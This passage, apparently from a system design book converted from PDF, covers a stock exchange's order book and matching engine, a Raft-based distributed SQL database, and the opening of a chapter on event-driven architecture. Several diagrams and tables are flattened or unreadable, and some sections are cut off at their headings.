fill █ Iceberg █ Yes █ No █ Partial █ Yes █ Info leakage █ █ FOK █ Yes █ All/None █ No █ No █ No fill █ █ IOC █ Yes █ Partial █ No █ Yes █
Partial fill █ █ GTC █ Yes █ No █ Yes █ Yes █ Stale orders █
* Execution guaranteed if liquidity exists **
Rests in a separate trigger book until stop price is hit

```

## 6. The Order Book — The Heart of the Exchange

## 6.1 What Is an Order Book?

The order book is a real-time, sorted ledger of all outstanding buy (bid) and sell (ask) orders for a single financial instrument. It is the central data structure of any exchange.

```
ORDER BOOK: AAPL ██████████ BIDS (Buy Orders) █ ASKS (Sell Orders)
██████████ Buyers willing to pay █ Sellers willing to sell (sorted HIGH → LOW) █
(sorted LOW → HIGH) ██████████ Qty Price Time █ Price Qty Time
██████████ 200 $150.10 09:30:01 █ $150.15 300 09:30:00 500 $150.05 09:30:02 █ $150.20 150
09:30:01 100 $150.05 09:30:05 █ $150.20 400 09:30:03 800 $150.00 09:30:00 █ $150.25 600 09:30:02 350 $150.00 09:30:03 █ $150.30 1000 09:30:01
██████████ Best Bid: $150.10 █ Best Ask: $150.15 █ Spread = $150.15 - $150.10 = $0.05
██████████ Price-Time Priority: • At $150.05 bid: the 500-share order (09:30:02) gets
filled BEFORE the 100-share order (09:30:05) because it arrived first. • At $150.20 ask: the 150-share order (09:30:01) gets filled BEFORE the
400-share order (09:30:03).
```

## 6.2 Order Book Data Structure

■ (first to fill) (last to fill) ■

## Why these data structures?

| Structure                            | Purpose                         | Complexity         |
|--------------------------------------|---------------------------------|--------------------|
| TreeMap (Red-Black Tree)             | Sorted price levels             | $O(\log P)$ insert |
| Doubly-Linked List                   | FIFO queue at each price level  | $O(1)$ add/remove  |
| HashMap (Order ID $\rightarrow$ ref) | Direct order lookup for cancels | $O(1)$ lookup      |

- **P** = number of distinct price levels (typically 100–10,000)
- Each order node lives in both the linked list AND the hash map

### 6.3 Order Book Operations Complexity

|                                                                     | Operation | Complexity | How |
|---------------------------------------------------------------------|-----------|------------|-----|
| ■ ■ ■ ■ + O(1) append to FIFO queue                                 | ■         | ■          | ■   |
| ■ ■ ■ ■ linked list → if list empty, ■ ■ ■ ■ remove price level     | ■         | ■          | ■   |
| ■ ■ ■ ■ dequeue head of linked list                                 | ■         | ■          | ■   |
| ■ ■ ■ ■ Get best bid/ask                                            | ■         | ■          | ■   |
| ■ ■ ■ ■ Get depth (L2)                                              | ■         | ■          | ■   |
| ■ ■ ■ ■ Iterate D price levels                                      | ■         | ■          | ■   |
| ■ ■ ■ ■ * O(log P) worst case, but typically cached for O(1) access | ■         | ■          | ■   |

## 7. Matching Engine — The Core Algorithm

## 7.1 Price-Time Priority (FIFO) Matching

The matching engine is the single most critical component. It enforces **price-time priority**: orders at a better price always match first, and among orders at the same price, the earliest order matches first.

## 7.2 Matching Engine Pseudocode

```
function processOrder(incomingOrder): if incomingOrder.side == BUY: oppositeSide = orderBook.asks // sorted ascending (cheapest first) else:
oppositeSide = orderBook.bids // sorted descending (highest first) while incomingOrder.remainingQty > 0: bestLevel = oppositeSide.peekBest() if
bestLevel == null: break // no liquidity on opposite side if incomingOrder.type == LIMIT: if incomingOrder.side == BUY and bestLevel.price >
incomingOrder.price: break // ask price too high for this buy limit if incomingOrder.side == SELL and bestLevel.price < incomingOrder.price: break
// bid price too low for this sell limit // Match against orders at this price level (FIFO) while incomingOrder.remainingQty > 0 and
bestLevel.hasOrders(): restingOrder = bestLevel.peekFirst() // oldest order at this price fillQty = min(incomingOrder.remainingQty,
restingOrder.remainingQty) fillPrice = restingOrder.price // always at the resting order's price // Generate trade trade = Trade(buyOrderId =
(BUY side order).id, sellOrderId = (SELL side order).id, symbol = incomingOrder.symbol, price = fillPrice, quantity = fillQty, timestamp = now())
publishTrade(trade) // Update quantities incomingOrder.remainingQty -= fillQty restingOrder.remainingQty -= fillQty if restingOrder.remainingQty
== 0: bestLevel.removeFirst() // fully filled - remove orderIndex.remove(restingOrder.id) if bestLevel.isEmpty():
oppositeSide.removeLevel(bestLevel.price) // Handle remaining quantity of incoming order if incomingOrder.remainingQty > 0: if incomingOrder.type
== MARKET: cancel(incomingOrder) // market orders don't rest in book elif incomingOrder.timeInForce == IOC or incomingOrder.timeInForce == FOK:
cancel(incomingOrder) // IOC/FOK: cancel unfilled remainder else: addToBook(incomingOrder) // limit order rests in book function addToBook(order):
if order.side == BUY: sameSide = orderBook.bids else: sameSide = orderBook.asks level = sameSide.getOrCreate(order.price) // O(log P)
level.appendToQueue(order) // O(1) orderIndex.put(order.id, order) // O(1) publishOrderBookUpdate()
```

### 7.3 Example: Walk Through a Series of Orders

Let's trace 10 orders for symbol **AAPL** arriving sequentially. The order book starts empty.

```

ASKS (empty) ■ $150.20 100 [#1] ■ $150.25 200 [#2] ■ Order #3: SELL 150 AAPL @ $150.20 (Limit, GTC) ■ No bids → rests at
same price level as #1 (behind it in FIFO) BIDS ■ ASKS (empty) ■ $150.20 100 [#1] → 150 [#3] ■ $150.25 200 [#2]
Order #4: BUY 300 AAPL @ $150.10 (Limit, GTC)
Best ask = $150.20 > buy limit $150.10 → no match, rests in
bids BIDS ■ ASKS $150.10 300 [#4] ■ $150.20 100 [#1] → 150 [#3] ■ $150.25 200 [#2]
Order #5: BUY 500 AAPL @ $150.05 (Limit, GTC)
Best ask $150.20 > $150.05 → no match BIDS ■ ASKS $150.10
300 [#4] ■ $150.20 100 [#1] → 150 [#3] $150.05 500 [#5] ■ $150.25 200 [#2]
Order #6: BUY 120 AAPL @ $150.20 (Limit, GTC)
Best ask = $150.20 ≤ buy limit $150.20 → MATCH! Match with
#1: fill 100 @ $150.20 ← #1 fully filled (removed) Remaining: 120 - 100 = 20 Match with #3: fill 20 @ $150.20 ← #3 partially filled (130 left) ★
TRADES GENERATED: Trade A: Buy#6 ↔ Sell#1, 100 shares @ $150.20 Trade B: Buy#6 ↔ Sell#3, 20 shares @ $150.20 BIDS ■ ASKS $150.10 300 [#4] ■
$150.20 130 [#3] (#1 gone, #3 reduced) $150.05 500 [#5] ■ $150.25 200 [#2]
Order #7: BUY 50 AAPL @ Market
Market order → takes best available ask regardless of price
Best ask = $150.20 (Order #3 has 130 remaining) Match with #3: fill 50 @ $150.20 ← #3 has 80 left ★ TRADE: Buy#7 ↔ Sell#3, 50 shares @ $150.20
BIDS ■ ASKS $150.10 300 [#4] ■ $150.20 80 [#3] $150.05 500 [#5] ■ $150.25 200 [#2]
Order #8: CANCEL Order #5
HashMap lookup → remove from bid side BIDS ■ ASKS $150.10
300 [#4] ■ $150.20 80 [#3] ■ $150.25 200 [#2] Order #9:
SELL 400 AAPL @ $150.05 (Limit, GTC) Sell limit $150.05 →
match with best bid if bid ≥ $150.05 Best bid = $150.10 ≥ $150.05 → MATCH! Match with #4: fill 300 @ $150.10 ← #4 fully filled Remaining: 400 -
300 = 100 No more bids ≥ $150.05 → remaining 100 rests at $150.05 ★ TRADE: Sell#9 ↔ Buy#4, 300 shares @ $150.10 BIDS ■ ASKS (empty) ■ $150.05
100 [#9] ← new ask! ■ $150.20 80 [#3] ■ $150.25 200 [#2]
Order #10: BUY 250 AAPL @ $150.25 (Limit, IOC) IOC =
Immediate-or-Cancel → fill what you can, cancel rest Buy limit $150.25 → match asks ≤ $150.25 Match #9: fill 100 @ $150.05 ← #9 fully filled
Match #3: fill 80 @ $150.20 ← #3 fully filled Remaining: 250 - 100 - 80 = 70 Next ask $150.25 ≤ $150.25 → match! Match #2: fill 70 @ $150.25 ←
#2 partially filled (130 left) ★ TRADES: Trade: Buy#10 ↔ Sell#9, 100 shares @ $150.05 Trade: Buy#10 ↔ Sell#3, 80 shares @ $150.20 Trade: Buy#10
↔ Sell#2, 70 shares @ $150.25 IOC: fully filled, no remainder to cancel. BIDS ■ ASKS (empty) ■ $150.25 130 [#2]

```

## 8. System Architecture

## 8.1 Component Overview

### Component breakdown:

| Component              | Responsibility                                             |
|------------------------|------------------------------------------------------------|
| Gateway                | Accepts client connections, validates orders, rate limits  |
| Sequencer              | Assigns a monotonic global sequence number to each event   |
| Matching Engine        | Matches buy/sell orders, maintains order book (per symbol) |
| Market Data Publisher  | Broadcasts price updates (multicast + WebSocket)           |
| Order Management (OMS) | Tracks order lifecycle (open, partial, filled, cancelled)  |
| Risk Management        | Pre-trade and post-trade risk checks                       |
| Trade Settlement       | Transfers shares and funds between accounts (T+1/T+2)      |
| Audit / Compliance     | Immutable event log for regulatory reporting               |

## 8.2 Why a Single-Threaded Matching Engine?

This is the most counter-intuitive design choice and the most important one:




Analogy: Redis is single-threaded for the same reason. LMAX Disruptor (used in real exchanges) is single-threaded. The key insight: removing coordination overhead (locks, CAS, memory barriers) makes one thread faster than many threads fighting over shared state.

How one thread handles the load:

Symbols on NYSE: ~3,500 listed Matching engines needed: ~3,500 (one per symbol) CPU cores per server: 64-128 (modern server) Servers needed: ~30-50 (with headroom) Even at peak: the hottest symbol (e.g., AAPL, SPY) sees ~50,000 orders/sec – well within a single core's capacity.

8.3 Full Architecture Diagram



9. Market Data Distribution

Market data is the lifeblood of all participants — traders, market makers, and algorithms all depend on real-time price information.

9.1 Data Types

Level 1 (L1) — Top of Book: { symbol: "AAPL", bid: 150.10, bidSize: 200, ask: 150.15, askSize: 300, last: 150.12, lastSize: 50, volume: 1234567, timestamp: ... } Level 2 (L2) — Depth of Book: { symbol: "AAPL", bids: [ {price: 150.10, qty: 200}, {price: 150.05, qty: 600}, ... ], asks: [ {price: 150.15, qty: 300}, {price: 150.20, qty: 550}, ... ] } Level 3 (L3) — Full Order Book: Every individual order at every price level (exchange internal use) Trade Tick: { symbol: "AAPL", price: 150.12, qty: 50, buyerId: ..., sellerId: ..., timestamp: 1700000000.123456789 }

9.2 Distribution Architecture

Matching Engines (produce events) ... Market Data Aggregator ... Combines all symbol feeds ... Applies throttling/batch ... Formats into wire protocol ... Multicast ... WebSocket ... REST ... UDP ... Gateway ... Queue ... API ... (Kafka) ... (poll) ... Instit. ... Retail ... Analytics ... Mobile ... ≤5 μs ... ~1-10 ms ... Archival ... ~100ms ... Multicast (UDP): • One-to-many: single packet reaches all subscribers on the network • Used by institutional traders and co-located HFT firms • No TCP handshake overhead → lowest possible latency • Unreliable: lost packets detected via sequence gaps → retransmit via TCP WebSocket: • Persistent bidirectional connection • Server pushes updates as they happen • Used by retail brokers (Robinhood, E-Trade, etc.) • ~1-10ms latency (acceptable for retail)

9.3 Fan-Out Challenge

10M updates/sec × 100 bytes each = 1 GB/sec raw × 100,000 subscribers = 100 TB/sec if unicast (impossible) Solution: Hierarchical fan-out + multicast Matching Engine (1 copy) ... Aggregator ... 1 GB/sec in ... Edge ... 16-64 edge nodes ... 1K 1K 1K ... clients ← each edge serves 1K-10K clients + UDP multicast for institutional = zero fan-out cost

10. Risk Management

10.1 Pre-Trade Risk Checks





# Chapter 39: Designing a Highly Available Distributed Database

## 1. Problem Statement

Design a database that **survives node failures, network partitions, and even entire datacenter outages** while maintaining strong consistency guarantees and a familiar SQL interface. This is one of the hardest problems in distributed systems — and some of the most impressive engineering achievements of the last decade have been in this space.

### The Core Tension: CAP Theorem

The CAP theorem (Brewer, 2000) states that a distributed data store can only provide **two of the following three guarantees simultaneously**:

Consistency

(Every read gets the latest write)

Availability

Tolerance

(Every request (System works gets a non- despite net error resp.) partitions)

Pick

Pick

CP

CA

Partition

CP Systems: Spanner, CockroachDB (sacrifice availability briefly)

AP Systems: Cassandra, DynamoDB (sacrifice consistency)

CA Systems: Traditional RDBMS (single node, no partitions)

Since network partitions **will** happen in any distributed system, we effectively choose between **CP** (consistency + partition tolerance) and **AP** (availability + partition tolerance). Our design chooses **CP** — because for a database, returning wrong data is worse than briefly being unavailable.

### Real-World Systems

| System      | Company        | Key Innovation                                   |
|-------------|----------------|--------------------------------------------------|
| Spanner     | Google         | Global transactions via TrueTime (atomic clocks) |
| CockroachDB | Cockroach Labs | PostgreSQL-compatible, no special hardware       |
| Aurora      | Amazon         | 6-way replication, storage-compute separation    |
| YugabyteDB  | Yugabyte       | Hybrid row + document store                      |
| TiDB        | PingCAP        | MySQL-compatible, TiKV storage engine            |

## 2. Requirements

### 2.1 Functional Requirements

| ID  | Requirement            | Description                                                    |
|-----|------------------------|----------------------------------------------------------------|
| FR1 | ACID Transactions      | Full support for atomicity, consistency, isolation, durability |
| FR2 | SQL Interface          | Standard SQL with JOINS, aggregations, subqueries              |
| FR3 | Secondary Indexes      | Create indexes on any column, used in query planning           |
| FR4 | Cross-Shard Txns       | Transactions spanning multiple shards (ranges)                 |
| FR5 | Online Schema Changes  | ALTER TABLE without downtime                                   |
| FR6 | Point-in-Time Recovery | Restore database to any past timestamp                         |

### 2.2 Non-Functional Requirements

| ID   | Requirement      | Target                                               |
|------|------------------|------------------------------------------------------|
| NFR1 | Availability     | 99.999% (≤ 5.26 minutes downtime per year)           |
| NFR2 | Fault Tolerance  | Survive loss of any single node, rack, or datacenter |
| NFR3 | Read Consistency | Linearizable reads (strongest guarantee)             |
| NFR4 | Read Latency     | < 10ms for same-region reads                         |
| NFR5 | Write Latency    | < 50ms for same-region writes                        |
| NFR6 | Scalability      | Linearly scale reads and writes by adding nodes      |
| NFR7 | Storage          | Petabyte-scale across the cluster                    |

### 3. Core Design Decisions

#### 3.1 Data Distribution Strategy

Data must be split across nodes. Two dominant approaches:

RANGE-BASED SHARDING

HASH-BASED SHARDING

Key Space: [A Z] Key Space: [A Z]

hash(key) % N = shard A-F G-L M-R S-Z

Node 1Node 2Node 3Node 4hash=0hash=1hash=2hash=3

Node 1Node 2Node 3Node 4Range scan "d" to "h":

Only touches Node 1 & Node 2Range scan "d" to "h": Adjacent keys are co-located Touches ALL nodes (scattered)

| Criteria         | Range-Based           | Hash-Based          |
|------------------|-----------------------|---------------------|
| Range scans      | Efficient (locality)  | Expensive (scatter) |
| Hot spots        | Possible              | Rare (uniform hash) |
| Distribution     | Can be uneven         | Naturally even      |
| Split/merge      | Natural (split range) | Complex (rehash)    |
| SQL friendliness | Excellent             | Poor for ORDER BY   |

**Our choice: Range-based sharding** — because SQL databases fundamentally need efficient range queries (`WHERE price BETWEEN 10 AND 50, ORDER BY created_at`).

#### Range Split Example

BEFORE: Single range [A Z] on Node 1 (range has grown to 512MB, threshold exceeded)

AFTER: Split into two ranges

Range 1: [A - M] ~256 MB Range 2: [M - Z] ~256 MB

Leader: Node 1 Followers: 2, 4 Followers: 1, 5

Split key "M" chosen to divide data roughly in half.

#### 3.2 Replication Strategy

Each range (shard) is replicated using the **Raft consensus protocol**. Every range forms an independent Raft group with 3 or 5 replicas.

Range 47: keys ["orders/2024-01" ... "orders/2024-06"]

Node 1 Node 3 Node 5

LEADER FOLLOWR FOLLOWR

Log: 1 Log: 1 Log: 1 2 2 2 3 3 3 4

replicated to Node 3 (2 of 3 = quorum) Entry 4 is now COMMITTED Node 5 will catch up asynchronously

**Write acknowledgment requires majority** (quorum): - 3 replicas → need 2 acknowledgments (tolerates 1 failure) - 5 replicas → need 3 acknowledgments (tolerates 2 failures)

Read modes: - **Strong read**: Read from the leader (guaranteed latest data) - **Stale/follower read**: Read from any replica (lower latency, may be stale)

3.3 Storage Engine

LSM-TREE (Log-Structured Merge Tree) B-TREE 

Write: Append to MemTable (in-memory) Write: Find page, update in-place Flush to SSTable on disk May split/merge pages Background compaction

Level 0 (newest) Root MemTable SST1 SST2

Level 1 SST merged Page Page

Level 2 SST merged Leaf Leaf

Pros: Fast writes, good compression Pros: Fast reads, predictable Cons: Read amplification, compaction CPU Cons: Write amplification

| Criteria            | LSM-Tree (RocksDB)            | B-Tree (InnoDB)      |
|---------------------|-------------------------------|----------------------|
| Write throughput    | Excellent                     | Good                 |
| Read latency        | Good (with bloom filter)      | Excellent            |
| Space efficiency    | Excellent (compression)       | Moderate             |
| Write amplification | Moderate (compaction)         | High (page rewrites) |
| Used by             | CockroachDB, YugabyteDB, TiDB | MySQL, PostgreSQL    |

Our choice: **LSM-Tree (RocksDB)** — write-optimized, excellent compression, and the industry standard for modern distributed databases.

4. Architecture Overview

4.1 Two-Layer Architecture

SQL LAYER

Parser Optimizer Dist. Executor (SQL (cost- Planner (parallel text) based) (which across ranges?) ranges)

TRANSACTION LAYER

Txn Manager Lock Table Timestamp Oracle (begin, (key-level (hybrid logical commit, locking) clock / TrueTime) rollback)

STORAGE LAYER

Raft Consensus Groups

Range 1 Range 2 Range 3 Range N [A - D] [D - K] [K - R] [R - Z] 3 replicas 3 replicas 3 replicas 3 replicas

RocksDB (per node) MemTable SST Level 0 SST Level 1 ...

4.2 Node Architecture (Symmetric Design)

Every node in the cluster is **identical** — there is no special master node. Any node can accept any query and route it to the correct range leader.

CLUSTER (6 Nodes) Node 1 Node 2 Node 3

SQL + KV SQL + KV SQL + KV R1(L) R1(F) R1(F) R2(F) R2(L) R2(F) R3(F) R3(L) R3(L) R4(L) R4(F) R5(F)

Node 4 Node 5 Node 6

SQL + KV SQL + KV R2(F) R3(F) R4(F) R5(L) R5(F) R6(L) R6(F) R6(F) R1(F)

(L) = Leader (F) = Follower R1..R6 = Range/Shard IDs Leaders are distributed across nodes for load balancing

Key properties: - **No single point of failure**: losing any one node leaves every range with 2+ replicas - **Leaders are spread**: each node leads roughly the same number of ranges - **Any node is a gateway**: clients connect to any node via a load balancer

5. Write Path — Detailed Flow

Client Node 2 Node 1 Node 3 (App) (Gateway) (Range Leader) (Follower) INSERT INTO orders VALUES(.)

1. Parse 2. Plan 3. Locate range leader

Forward to leader 4. Append to Raft

log ■■■■ Replicate log ■■■■ Node 5 (F) ■■■■ ACK (Node 3) ■■■■  
■■■■5. Quorum ■■■■ (2 of 3) ■■■■6. Apply to ■■■■ RocksDB ■■■■  
■■■■ Write committed ■■■■ OK (1 row) ■■■■

Write Path Steps Explained

| Step | Action                 | Detail                                            |
|------|------------------------|---------------------------------------------------|
| 1    | Parse SQL              | Tokenize, build AST, validate syntax              |
| 2    | Plan & Optimize        | Determine target table, row key, index updates    |
| 3    | Locate range leader    | Look up range metadata to find which node leads   |
| 4    | Append to Raft log     | Leader proposes the write entry to its Raft group |
| 5    | Replicate to followers | Entry sent in parallel to all followers           |
| 6    | Quorum acknowledgment  | Once majority responds, entry is committed        |
| 7    | Apply to RocksDB       | Write is applied to the LSM-tree state machine    |
| 8    | Respond to client      | Success flows back through the gateway node       |

Typical latency (same region): 5-15ms (Raft round-trip + RocksDB write)

6. Read Path — Detailed Flow

6.1 Strong Read (Linearizable)

Client Node 4 Node 1 (Range Leader) ■■■■ SELECT \* FROM ■■■■ orders WHERE ■■■■ id = 'ord-789' ■■■■ Forward to leader ■■■■  
■■■■1. Verify ■■■■ leader ■■■■ lease ■■■■2. Read from ■■■■ RocksDB ■■■■  
■■■■ Result row ■■■■ {id: ord-789} ■■■■

6.2 Follower Read (Bounded Staleness)

Client Node 3 (Follower) ■■■■ SELECT ... AS OF ■■■■ SYSTEM TIME '-5s' ■■■■  
caught up ■■■■ to timestamp ■■■■2. Read local ■■■■ RocksDB ■■■■ {id: ord-789} ■■■■

Read Mode Comparison

| Mode              | Consistency   | Latency | Load on Leader |
|-------------------|---------------|---------|----------------|
| Leader read       | Linearizable  | ~5ms    | High           |
| Follower read     | Bounded stale | ~2ms    | None           |
| Leader lease read | Linearizable  | ~3ms    | Low            |

**Leader lease optimization:** The leader holds a time-bounded lease. During the lease, it knows no other node can become leader, so it can serve reads locally without an additional Raft round-trip.

7. Distributed Transactions

7.1 The Problem: Cross-Range Transactions







SELECT o.\*, c.name FROM orders o JOIN customers c ON o.customer\_id = c.id WHERE o.date > '2024-01-01' Strategy 1: LOOKUP JOIN (small left side) For each order, lookup customer by ID Best when: left side is small (filtered) Strategy 2: HASH JOIN (both sides large) Build hash table of customers, stream orders through Best when: both sides are large, no useful index Strategy 3: MERGE JOIN (both sides sorted) Merge two sorted streams (like merge sort) Best when: both sides sorted on join key

11.3 Parallel Scan Across Ranges

SELECT COUNT(\*) FROM orders WHERE status = 'shipped' Table "orders" spans 4 ranges: Range 1 Range 2 Range 3 Range 4 COUNT: 2,341 1,892 3,105 2,662 SUM(2341 + 1892 + 3105 + 2662) = 10,000

All four ranges are scanned in parallel, and only the partial counts (not the raw rows) are sent to the coordinator.


12. Real-World Comparisons

| Feature          | Google Spanner    | CockroachDB        | YugabyteDB       | TiDB             | Amazon Aurora        |
|------------------|-------------------|--------------------|------------------|------------------|----------------------|
| Consensus        | Paxos             | Raft               | Raft             | Raft             | Quorum (custom)      |
| Storage Engine   | Custom (Colossus) | RocksDB (Pebble)   | RocksDB          | RocksDB (TiKV)   | Custom (log-based)   |
| SQL Compat.      | SQL (custom)      | PostgreSQL         | PostgreSQL       | MySQL            | MySQL / PostgreSQL   |
| Global Txns      | Yes (TrueTime)    | Yes (HLC)          | Yes (HLC)        | Yes (TSO)        | No (single region)   |
| Clock            | TrueTime (atomic) | Hybrid Logical     | Hybrid Logical   | Timestamp Oracle | N/A                  |
| Sharding         | Range             | Range              | Range + Hash     | Range            | N/A (shared storage) |
| Open Source      | No                | Yes (BSL → Apache) | Yes (Apache 2.0) | Yes (Apache 2.0) | No                   |
| Multi-Region     | Native            | Native             | Native           | Experimental     | Limited (replicas)   |
| Max Tested Scale | Billions of rows  | Hundreds of TB     | Hundreds of TB   | Hundreds of TB   | 128 TB per instance  |

Clock Mechanisms Deep Dive

TRUETIME (Google Spanner) HYBRID LOGICAL CLOCK (CockroachDB) Uses GPS + atomic clocks Uses NTP + logical counter Returns: [earliest, latest] Returns: (wall\_time, logical\_counter) Uncertainty: ~7ms window Uncertainty: ~250ms (NTP skew) Commit wait: if txn commits at Must restart txn if clock skew time T, wait until T + uncertainty detected (uncertainty window). is in the past. Guarantees Trades some latency for linearizability without correctness without specialized communication. hardware. Requires: specialized hardware Requires: nothing special (GPS receivers, atomic clocks) (commodity servers with NTP)

13. Full System Architecture





# Chapter 40 — Architecting an Event-Driven System

"Don't communicate by sharing memory; share memory by communicating." Adapted: Don't couple services by sharing databases; decouple them by sharing events.

## 1. Problem Statement

Design an **event-driven architecture (EDA)** for a large-scale e-commerce platform that fully decouples services through asynchronous event communication.

### The Core Challenge

```
TRADITIONAL (Coupled) EVENT-DRIVEN (Decoupled) ===== Order <REST> Payment Order <publish>
[Event Bus] | | | REST | REST subscribe | subscribe v v | | Inventory Shipping Payment Inventory | | | REST publish publish v | | Notification
[Event Bus] <+ | Shipping, Notification, Analytics
```

| Challenge               | Why It's Hard                                           |
|-------------------------|---------------------------------------------------------|
| Reliable event delivery | Network failures, broker crashes, consumer downtime     |
| Ordering guarantees     | Events may arrive out-of-order across partitions        |
| Exactly-once processing | At-least-once + idempotent consumers = effectively once |
| Schema evolution        | Events evolve; old consumers must not break             |
| Observability           | Tracing a request across 10 asynchronous hops           |

### Real-World Examples

- **Amazon** — Order pipeline: millions of events/sec across hundreds of microservices
- **Uber** — Trip lifecycle events (TripRequested → DriverAssigned → TripCompleted)
- **Netflix** — Billions of events/day for analytics and recommendations via Kafka
- **Shopify** — Event-driven webhooks and internal eventing at massive scale

## 2. Requirements

### Functional Requirements

| ID   | Requirement             | Description                                          |
|------|-------------------------|------------------------------------------------------|
| FR-1 | Produce events          | Services publish domain events to the event bus      |
| FR-2 | Consume events          | Services subscribe and process events asynchronously |
| FR-3 | Event replay            | Replay events from any point in time (7-day window)  |
| FR-4 | Dead letter queue       | Failed events routed to DLQ after N retries          |
| FR-5 | Schema registry         | Validate event schemas on produce and consume        |
| FR-6 | Event filtering/routing | Route events to specific consumers by type/content   |

|      |                   |                                                   |
|------|-------------------|---------------------------------------------------|
| FR-7 | Event correlation | Track an event chain from trigger to final effect |
|------|-------------------|---------------------------------------------------|

Non-Functional Requirements

| ID    | Requirement        | Target                                          |
|-------|--------------------|-------------------------------------------------|
| NFR-1 | Delivery guarantee | At-least-once (with idempotent consumers)       |
| NFR-2 | Event ordering     | Per-entity ordering (same order ID = ordered)   |
| NFR-3 | Latency            | < 100ms end-to-end (p95)                        |
| NFR-4 | Throughput         | 100,000 events/second sustained                 |
| NFR-5 | Retention          | 7-day retention for event replay                |
| NFR-6 | Availability       | 99.99% uptime for the event backbone            |
| NFR-7 | Durability         | Zero event loss (replicated, persisted to disk) |

3. Event Types and Design

3.1 Event Categories

+-----+ | EVENT TAXONOMY |  
+-----+ | DOMAIN EVENTS INTEGRATION EVENTS | | (Business Facts) (Cross-Service  
Contracts) | | - OrderPlaced - order.payment.requested | | - PaymentCompleted - inventory.reservation.confirmed | | - ItemShipped -  
shipping.label.generated | | | SYSTEM EVENTS NOTIFICATION EVENTS | | (Infrastructure) (User-Facing Alerts) | | - ServiceStarted - EmailSent | |  
- HealthCheckFailed - PushNotificationDelivered | | - CircuitBreakerOpened - SMSSent |  
+-----+

3.2 Event Schema Design (CloudEvents Specification)

```
{ "specversion": "1.0", "id": "evt-a1b2c3d4-e5f6-7890-abcd-ef1234567890", "source": "urn:ecommerce:order-service", "type":
"com.ecommerce.order.OrderPlaced.v1", "time": "2024-11-15T10:30:00.000Z", "datacontenttype": "application/json", "subject": "order-12345", "data":
{ "orderId": "order-12345", "customerId": "cust-67890", "items": [{ "sku": "WIDGET-001", "quantity": 2, "price": 29.99 }], "totalAmount": 59.98,
"currency": "USD" }, "metadata": { "correlationId": "corr-aaaa-bbbb-cccc", "causationId": "cmd-place-order-xyz", "version": 1, "traceId":
"trace-1111-2222-3333" } }
```

| Field         | Purpose                                                |
|---------------|--------------------------------------------------------|
| id            | Globally unique event ID (UUID v4) for deduplication   |
| source        | URN identifying the producing service                  |
| type          | Fully qualified event type with version suffix         |
| subject       | The entity this event is about (for partition routing) |
| correlationId | Links all events in a business transaction together    |
| causationId   | The specific command or event that caused THIS event   |

3.3 Event Versioning Strategy

v1 (original) v2 (add field) v3 (deprecate field) +-----+ +-----+ +-----+ | orderId | | orderId | | orderId |  
| | customerId | | customerId | | customerId | | items[] | | items[] | | items[] | | totalAmount | | totalAmount | | totalAmount | | | currency  
(NEW) | | currency | | | shippingAddr | | shippingAddress | +-----+ +-----+ +-----+ \* deprecated fields  
kept but marked, never removed

**Rules:** (1) Add optional fields freely, (2) Never remove fields, (3) Never rename fields, (4) Never change field types, (5) Use a Schema Registry (Confluent / AWS Glue) to enforce rules.

### 3.4 Event Naming Conventions

Events are **facts about the past** — always use **past tense**.

```
CORRECT (facts) INCORRECT (commands) ===== OrderPlaced PlaceOrder PaymentCompleted
ProcessPayment ItemShipped ShipItem
```

**Naming format:** {Domain}.{Entity}.{Action} — e.g., com.ecommerce.order.OrderPlaced

Include **correlationId** (links entire transaction) and **causationId** (the specific event/command that caused this one).

## 4. Choosing the Event Backbone

## 4.1 Apache Kafka

```
